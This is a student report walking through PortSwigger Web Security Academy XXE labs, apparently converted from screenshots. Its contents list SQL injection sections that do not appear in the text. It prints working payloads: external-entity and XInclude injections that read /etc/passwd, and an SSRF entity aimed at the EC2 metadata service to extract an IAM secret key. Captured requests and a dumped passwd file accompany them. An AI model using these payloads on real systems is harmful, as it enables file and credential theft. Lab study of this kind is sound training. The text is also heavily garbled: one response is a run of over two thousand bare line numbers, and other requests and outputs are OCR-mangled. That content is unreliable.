

# Exploring the PortSwigger XXE and SQL injection Vulnerabilities

**De Silva K.R.K.D**

## Table of contents

<b>INTRODUCTION TO THE TOPIC .....</b>	<b>3</b>
<b>METHODOLOGY .....</b>	<b>4</b>
<b>XXE Injection .....</b>	<b>5</b>
Exploiting xxе using external entities to retrieve files .....	5
Exploiting xxе to perform SSRF attacks .....	7
Exploiting XInclude to retrieve files.....	9
Exploiting xxе via image file upload .....	11
Exploiting xxе to retrieve data by repurposing a local DTD .....	17
<b>SQL Injection .....</b>	<b>20</b>
SQL injection vulnerability in where clause allowing retrieval of hidden data.....	20
SQL injection vulnerability allowing login bypass.....	22
SQL injection attack, querying the database type and version on Oracle .....	24
SQL injection attack, querying the database type and version on MySQL and Microsoft .....	26
SQL injection attack, listing the database contents on non-Oracle databases.....	28
SQL injection attack, listing the database contents on Oracle .....	31
SQL injection UNION attack, determining the number of columns returned by the query .....	35
SQL injection UNION attack, finding a column containing text .....	37
SQL injection UNION attack, retrieving data from other tables .....	40
SQL injection UNION attack, retrieving multiple values in a single column .....	43
Visible error-based SQL injection .....	45
<b>Conclusion.....</b>	<b>48</b>
<b>References .....</b>	<b>48</b>

## **Introduction to the topic**

The security of web applications is of the greatest significance in a digital environment that is becoming more linked. These apps are becoming more complicated, which increases their vulnerability to attack by threat actors. XML External Entity(XXE) injection and SQL injection are two common methods of attack that continue to be a problem for cybersecurity professionals. If these flaws are not fixed, they may result in data breaches, the loss of sensitive information, or even the compromise of an entire digital ecosystem. “This attack happens when a badly configured XML input containing a reference to an external entity In addition to other system effects, this attack may result in the revelation of sensitive information, a loss of service, server-side request fraud, port scanning from the perspective of the machine hosting the parser, and other effects.”[1]

Within the strong framework of PortSwigger’s web security academy, our journey through this huge topic takes us into the world of XXE and SQL injection vulnerabilities. Through the web security academy, PortSwigger, a major provider of web security solutions known for its main offering, Burp Suite, has strengthened its commitment to cybersecurity education. The wealth of information available on this free online platform, which includes interactive laboratories, lessons, and challenges, is intended to help both security beginners and experts. “SQL injection, sometimes referred to as SQLI, is a popular attack method that uses malicious SQL code to manipulate database backend and access data that was not meant to be displayed.”[2]

I will begin a journey of research within the parameters of this study, analyzing the complexity of XXE and SQL injection vulnerabilities. These dangers, which are frequently sneaky and difficult to spot, put the confidentiality, integrity, and availability of web applications and the data they depend on at risk. Both academic and practical expertise will be a part of our journey. I will obtain an understanding of how these vulnerabilities function, how to recognize them in the field, and most importantly, how to mitigate them successfully by going into real-world examples and carefully developed exercises provided by PortSwigger.

I will explore the complex of XXE and SQL injection vulnerabilities as I make my way through the PortSwigger ecosystem, ultimately increasing our toolkit in the continuous struggle for web security. So get ready to start this fascinating trip where knowledge and action merge within the huge expanse of PortSwigger’s Web Security Academy.

## **Methodology**

Become familiar with the PortSwigger web security academy platform before you start exploring. Consider spending some time exploring its UI, which has helpful materials including lessons, laboratories, and challenges regarding XXE and SQL injection issues. Start a research journey together to become familiar with the platform's layout in order to build a solid theoretical foundation. Learn the definitions, fundamental concepts, and potential dangers that XXE and SQL injection vulnerabilities pose to online applications by going into their basic fundamentals. Recognize their importance in relation to web security as a whole. After you've established your theoretical foundation, access the PortSwigger web security academy. Create an account or log in, depending on how comfortable you are using the site. Make sure you have the right authorizations before exploring material with a focus on XXE and SQL injection. Browse through the specific modules, courses, or labs within the web security academy that are designed to give practical experience and real-world scenarios for learning and managing these important vulnerabilities.

# XXE injection

## Exploiting xxe using external entities to retrieve files

Go to the product page first. Choose any item and click “view details”. Then click “check stock” and use Burp Suite to block the next post request.

The screenshot shows a web browser window for the PortSwigger.net Web Security Academy. The URL is https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files. The page displays a lab titled "Lab: Exploiting XXE using external entities to retrieve files". The lab is categorized as an "APPRENTICE" level and is marked as "Not solved". A sidebar on the left lists various XML external entity (XXE) injection topics. The main content area contains instructions for solving the lab, which involve visiting a product page, clicking "Check stock", and intercepting the resulting POST request in Burp Suite. It also includes a code snippet for inserting an external entity definition between the XML declaration and the stockCheck element. To the right of the main content is a sidebar for Burp Suite advertising its XSS vulnerability finding capabilities.

The screenshot shows a product page for "High-End Gift Wrapping" on the web-security-academy.net website. The URL is https://0a4c00ed147640ef02367abe00440033.web-security-academy.net/product?productId=18. The page features a product image of a yellow bicycle with colorful, crocheted wraps around its frame and handlebars. The product title is "High-End Gift Wrapping", it has a 4-star rating, and the price is \$87.93. Below the image is a detailed description of the service, mentioning that it offers a unique gift wrapping experience where gifts are crocheted into various shapes. It also notes that the service is available worldwide and can collect items. The page includes a "Check stock" button at the bottom.

Request:

```

1 POST /product/stock HTTP/1.1
2 Host: 0a4c00ed047e40ef82367abe00440038.web-security-academy.net
3 Cookie: session=97c709axxtY1jF8t73N7D80nlgQJ1H
4 Content-Length: 108
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
7 Sec-Ch-Ua-Mobile: "0"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0a4c00ed047e40ef82367abe00440038.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a4c00ed047e40ef82367abe00440038.web-security-academy.net/product?productId=10
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    10
</productId>
<storeId>
    1
</storeId>
</stockCheck>

```

Response:

```

1 {"id": 10, "name": "Laptop", "price": 1000, "stock": 10}
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 233
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
223
```

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

High-End Gift Wrapping

Home

\$87.93

Description:  
We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked

## Exploiting xxe to perform SSRF attacks

Go to the product page and choose any item and click “view details”. Then click “check stock” and use Burp Suite to block the next post request.

Back to all topics

XML external entity (XXE) injection

What is XXE?

XML entities

How vulnerabilities arise

Testing for vulnerabilities

Exploiting vulnerabilities

Blind vulnerabilities

Finding hidden attack surface

Preventing vulnerabilities

View all XXE injection labs

APPRENTICE LAB Not solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is <http://169.254.169.254/>. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

ACCESS THE LAB

Solution

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
- Insert the following external entity definition in between the XML declaration and the stockcheck element:

```
<!DOCTYPE test [ <!ENTITY xxec SYSTEM "http://169.254.169.254/"> ]>
```

- Replace the productId number with a reference to the external entity: <xxec:>. The response should contain "Invalid product ID." followed by the response from the metadata endpoint, which will initially be a folder name.
- Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.

Find XSS vulnerabilities using Burp Suite

TRY FOR FREE

```
1 Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history ⚙ Proxy settings
Comment this item ⚙ HTTP/2 🌐
🔗 Request to https://0a25008b0482bc4d82e4796e000c40098.web-security-academy.net:443 [79.125.84.16]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a25008b0482bc4d82e4796e000c40098.web-security-academy.net
3Cookie: session=L0t6C3X9RsdBzEttNlqyC1c41Jm0wvctpn
4 Connection: keep-alive
5 Sec-Ch-Ua: "Not A Brand", "Chromium", "88.0.4324.104"
6 Sec-Ch-Ua-Mobile: "0"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
8 Content-Type: application/xml
9 Content-Length: 10
10
11 Origin: https://0a25008b0482bc4d82e4796e000c40098.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: none
14 Sec-Fetch-Dest: empty
15 Referer: https://0a25008b0482bc4d82e4796e000c40098.web-security-academy.net/product?productId=6
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 <?xml version="1.0" encoding="UTF-8"?>
<product>
    <productId>
        6
    </productId>
    <storeId>
        2
    </storeId>
</product>
```

To repeater, send this code, and adjust the XML code to “<!DOCTYPE test [ <!ENTITY xxe SYSTEM “file:///etc/passwd”> ]>”. Replace the product id as “&xxe;”. To explore the API, iteratively update the URL DTD until you reach “/latest/meta-data/iam/security-credentials/admin” and send.

The screenshot shows the Burp Suite interface with the following details:

**Request**

```
POST /product/stock HTTP/1.1
Host: ta3n00000042bc4d82e4796000c40098.web-security-academy.net
Cookie: session=LgLoE3X7dMs8TfDNNlNgivcI4JmWvctpn
Content-Length: 230
Content-Type: application/xml
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4285.120 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <ENTITY xxe SYSTEM "http://10.10.10.180:3194/test?meta-data/iam/security-credentials/admin"> ]>
<stockCheck>
    <productId>
        <id>1</id>
        <productId>
            <stockId>
                <z>
                    <stockId>
                        <stockCheck>
```

**Response**

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 553
Content-Type: application/json; charset=UTF-8
{
    "error": {
        "code": "invalid_product_id",
        "message": "Invalid product ID: 1"
    }
}
```

**Inspector**

Target: https://ta3n00000042bc4d82e4796000c40098.web-security-academy.net

Request attributes: 2

Request query parameters: 0

Request cookies: 1

Request headers: 19

Response headers: 3

The screenshot shows a web browser displaying a product page from the Web Security Academy. The URL is https://0az5008b0482bd4d8264796000d0058.web-security-academy.net/product?productId=6. The page title is "Exploiting XXE to perform SSRF attacks". A green button at the top right says "LAB Solved". Below the title, there's a message "Congratulations, you solved the lab!". A "Share your skills!" button with icons for Twitter and LinkedIn, and a "Continue learning" link are also present.

**Product Details:**

- Name:** Caution Sign
- Rating:** ★★★★☆ (4 stars)
- Price:** \$40.38
- Image:** Two yellow novelty caution signs. One sign has "CAUTION DEEPLY SATISFYING POO IN PROGRESS" and the other has "GIVE IT 10 MINUTES".
- Description:** Alert your loved ones to the perils of the bathroom before it's too late thanks to this novelty sign. Perfect for home or even the office, be sure to pop it under your arm and take it to the loo when you're going for an extended visit. Its bright yellow colour and red border make it easy to see even in low light conditions. This foldable device makes it perfect for travel and easy to store away when you're finished.

## Exploiting XInclude to retrieve files

Visit the product page and click “view details” and click “Check store”. Then use Burp Suite to block the ensuing POST request.

The screenshot shows a web browser displaying a lab titled "Lab: Exploiting XInclude to retrieve files" from the PortSwigger website. The URL is https://portswigger.net/web-security/xss/lab-xinclude-attack. The page includes a sidebar with navigation links for XML external entity (XXE) injection, such as "What is XXE?", "How vulnerabilities arise", and "View all XXE injection labs". The main content area shows the lab details, a "Hint" section with instructions to inject an XInclude statement to retrieve the contents of the /etc/passwd file, and a "Solution" section with step-by-step instructions and a code snippet. A sidebar on the right promotes Burp Suite with the text "Find XSS vulnerabilities using Burp Suite" and a "TRY FOR FREE" button.

The screenshot shows a web browser displaying a product page from 'WebSecurityAcademy'. The title of the page is 'Exploiting XInclude to retrieve files'. The product is titled 'The Giant Enter Key' with a price of \$22.81. It features a large black key-shaped button with the word 'Enter' and a double arrow pointing left and right. A description below the image states: 'Made from soft, nylon material and stuffed with cotton, this giant enter key is the ideal office addition. Simply plug it in via a USB port and use it as your normal enter button! The only difference being is you can smash the living heck out of it whenever you're annoyed. This not only saves your existing keyboard from yet another hammering, but also ensures you won't get billed by your boss for damage to company property.' Another note says: 'This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether it's for you or a gift for an agitated friend, this sheer surface size of this button promises you'll never miss when you go to let that anger out.'

The screenshot shows the Burp Suite interface in 'Proxy' mode. A request is captured for the URL <https://0a10000704aec5da84347dc3002300e4.web-security-academy.net/product?productId=443>. The request details pane shows the following headers:

```

POST /product/443 HTTP/1.1
Host: 0a10000704aec5da84347dc3002300e4.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Sec-Ch-Ua: "Not_A Brand";v="10", "Chromium";v="116.0.5845.141", "Safari";v="157.3.6"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: /*
Origin: https://0a10000704aec5da84347dc3002300e4.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a10000704aec5da84347dc3002300e4.web-security-academy.net/product?productId=443
Accept-Encoding: deflate
Accept-Language: en-US,en;q=0.8
productId=7&storeId=1

```

Now right-click on the proxy and send it to the repeater. Then change the product id as (<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>)

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a10000704aec6da84347dc3002300e4.web-security-academy.net

**Request**

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a10000704aec6da84347dc3002300e4.web-security-academy.net
3 Cookie: session=qOcV715lUTTgPF3ASz7hP972t8B1w
4 Content-Length: 120
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Mobile: ""
7 Sec-Ch-Ua-Platform: ""
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5954.141 Safari/11737.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a10000704aec6da84347dc3002300e4.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: script
15 Referer: https://0a10000704aec6da84347dc3002300e4.web-security-academy.net/product?productId=7
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en;q=0.9
18
19 productid=<oo xmins:xsi='http://www.w3.org/2001/XInclude'><x:include parse="text"
20 href="#file:///etc/passwd"/>/foo>
21 &etcshell#
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2339
5
6
7 "Invalid product ID: context=0;root:/root/bin/bash
8 dæmonx111:daem0n:/usr/sbin/nologin
9 wwwx123:www:/bin/nologin
10 proxyx13:proxy:/var/www/html/nologin
11 gamesx15:games:/var/games:/usr/sbin/nologin
12 mailx16:mail:/var/mail:/usr/sbin/nologin
13 lpx17:lp:/var/mpool/lpd:/usr/sbin/nologin
14 mailx18:mail:/var/mail:/usr/sbin/nologin
15 newsx19:news:/var/news:/usr/sbin/nologin
16 userpx10:10:users:/var/spool/cups:/usr/sbin/nologin
17 proxyx11:13:proxy:/var/www/html/nologin
18 wwwx12:www:/var/www/html/nologin
19 backupx24:34:backup:/var/backups:/usr/sbin/nologin
20 listix30:30:MailingListManager:/var/list:/usr/sbin/nologin
21 ircx19:19:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnutx20:41:gnutalk:/var/lib/gnutalk:/var/lib/gnutalk:/usr/sbin/nologin
23 nobodyx16:5534:nobody:/nonexistent:/usr/sbin/nologin
24 _aptx10:65534:_aptx:/nonexistent:/usr/sbin/nologin
25 pentx11:10:pentest:/var/www/html/nologin
26 carlonix12001:12002:/home/carlon:/bin/bash
27 userx11000:12000:/home/user:/bin/bash
28 userx11001:12001:/home/user1:/bin/bash
29 academyx10000:10000:academy:/bin/bash
30 messagebusx101:101:/nonexistent:/usr/sbin/nologin
31 dmnaaqx102:65534:dmnaaq:,,
32
33 /var/lib/mime:/usr/sbin/nologin
34 systemd-timesyncx103:103:systemdTimeSynchronization,
35
36 /run/systemd:/usr/sbin/nologin
37 systemd-networkx104:105:systemdNetworkManagement,
38
39 /run/systemd:/usr/sbin/nologin
40 systemd-resolvex105:106:systemdResolver,
41
42 /run/systemd:/usr/sbin/nologin
43 myqlx106:107:MyQLServer,
44
45 /nonexistent:/bin/false
46 hostuserx107:107:PostureSQLAdministrator,
```

0 highlights | 0 highlights

Exploiting XInclude to retrieve files

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

The Giant Enter Key

★ ★ ★ ★ ★ \$22.81

Description:  
